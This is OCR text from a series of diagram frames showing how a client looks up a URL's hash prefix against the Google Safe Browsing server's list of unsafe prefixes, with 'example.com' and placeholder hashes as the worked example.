

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
Hash prefix list
Client
Google Safe Browsing Server


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Client
Google Safe Browsing Server



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Is 'abcdef' prefix present?
Client
Hash prefix list
Google Safe Browsing Server


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Is 'abcdef' prefix present?
No
Client
Google Safe Browsing Server


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Is 'abcdef' prefix present?
Client
No
Google Safe Browsing Server
example.com is safe!



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Is 'abcdef' prefix present?
Client
No
Google Safe Browsing Server
example.com is safe!


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Hash prefix list
Google Safe Browsing Server


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
Hash prefix list
Client
Google Safe Browsing Server

